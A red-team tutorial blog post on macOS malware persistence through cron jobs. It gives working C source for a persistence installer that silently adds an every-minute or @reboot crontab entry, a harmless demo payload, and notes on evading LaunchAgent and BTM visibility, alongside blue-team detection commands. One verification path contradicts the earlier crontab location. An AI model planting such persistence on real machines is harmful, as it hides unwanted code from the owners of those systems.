
MacOS malware persistence 5: cron jobs. Simple C example
﷽
Hello, cybersecurity enthusiasts and white hackers!

This post is a continuation of the macOS malware persistence series. In this part, we will explore persistence via the cron scheduling daemon.
In our previous research, we analyzed AutoLaunchedApplicationDictionary and Background Task Management (BTM). Today we look at cron - a classic Unix mechanism that is very much alive on modern macOS Sonoma, and largely overlooked compared to LaunchAgents.
the logic: cron on macOS

cron is the traditional Unix job scheduler. On macOS it is managed by launchd via:
/System/Library/LaunchDaemons/com.vix.cron.plist

User-level crontabs are stored in:
/usr/lib/cron/tabs/<username>
The root crontab lives at:
/usr/lib/cron/tabs/root
A cron entry specifies a schedule and a command. The format is:
* * * * *  /path/to/command
│ │ │ │ └─ day of week (0-7)
│ │ │ └─── month (1-12)
│ │ └───── day of month (1-31)
│ └─────── hour (0-23)
└───────── minute (0-59)
Unlike LaunchAgents, a cron job:
- leaves no
.plistfile in~/Library/LaunchAgents/ - creates no visible entry in System Settings
- fires no BTM notification
- can run as root (via
sudo crontab) with no Login Item visible to the user
practical example
As usual, let’s start with a simple C “malware” (hack.c). It appends system info and its effective UID to /tmp/meow.txt:
/*
 * hack.c
 * simple payload for cron persistence demo
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
  char *filePath = "/tmp/meow.txt";
  char command[1024];

  snprintf(command, sizeof(command),
    "/usr/sbin/system_profiler SPSoftwareDataType >> %s 2>&1", filePath);
  system(command);

  FILE *f = fopen(filePath, "a");
  if (f) {
    fprintf(f, "\nexecuted as UID: %d\n", getuid());
    fclose(f);
  }
  return 0;
}
The persistence installer (pers.c) installs a cron job for the current user by reading the existing crontab, appending a new entry, and writing it back via the crontab command:
/*
 * pers.c
 * macOS persistence via cron
 * author: @cocomelonc
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  const char *payload  = "/Users/Shared/hack";
  const char *tmp_file = "/tmp/.crontab_tmp";

  // dump existing crontab into a temp file (ignore errors if empty)
  char cmd[512];
  snprintf(cmd, sizeof(cmd), "crontab -l > %s 2>/dev/null; true", tmp_file);
  system(cmd);

  // append our job: run every minute
  FILE *f = fopen(tmp_file, "a");
  if (!f) {
    perror("fopen");
    return 1;
  }
  fprintf(f, "* * * * * %s\n", payload);
  fclose(f);

  // install the modified crontab
  snprintf(cmd, sizeof(cmd), "crontab %s", tmp_file);
  int res = system(cmd);

  // clean up the temp file
  remove(tmp_file);

  if (res == 0) {
    printf("persistence installed: cron job runs every minute.\n");
  } else {
    printf("failed to install crontab.\n");
    return 1;
  }
  return 0;
}
The cron entry installed looks like this:
* * * * * /Users/Shared/hack
This runs our payload every minute. In a real implant you would adjust the schedule (@reboot, 0 * * * *, etc.) to fit the operation. The @reboot specifier is particularly interesting - it runs the payload once on every system boot:
@reboot /Users/Shared/hack
demo

Compile the payload and sign it ad-hoc (required on my macOS Sonoma VM):
clang hack.c -o /Users/Shared/hack
codesign -s - --force /Users/Shared/hack

Compile the persistence installer:
clang pers.c -o pers

Run it:
./pers


Verify via file:
sudo cat /usr/bin/cron/tabs/user

Verify the cron job was installed:
crontab -l
Wait one minute, then check that the payload ran:

cat /tmp/meow.txt

As you can see, everything is works perfectly, as expected! =^..^=

You can also verify using the @reboot variant. Replace the fprintf line in pers.c with:
fprintf(f, "@reboot %s\n", payload);
Reboot the VM and check /tmp/meow.txt after login - the payload will have run before any user interaction.

run:
cat /tmp/meow.txt
detection note
Blue teamers can audit all user and root crontabs:
crontab -l                      # current user
sudo crontab -l                 # root
ls /usr/lib/cron/tabs/          # all user tabs

osquery also surfaces cron entries:
SELECT * FROM crontab;
Legitimate crontabs on a clean macOS system are usually empty. Any entry found in /usr/lib/cron/tabs/ deserves scrutiny.
real world usage
Lazarus Group has been observed using cron-based persistence on macOS in their Operation AppleJeus campaign, where fake cryptocurrency trading applications installed cron jobs to maintain backdoor access.
OSX/Flashback, one of the largest macOS botnets ever recorded (over 600,000 machines), used cron jobs as one of its fallback persistence mechanisms when its primary LaunchAgents-based method was removed.
XCSSET malware, which targeted Xcode developers, also employed cron-based persistence alongside its primary infection vector to survive cleanup attempts.
I hope this post is useful for malware R&D and red teaming labs, Apple/Mac researchers, and blue team specialists.
Lazarus Group - Malpedia
OSX/Flashback - Malpedia
XCSSET - Malpedia
macOS hacking part 1
macOS persistence part 1
source code in github
This is a practical case for educational purposes only.
Thanks for your time happy hacking and good bye! PS. All drawings and screenshots are mine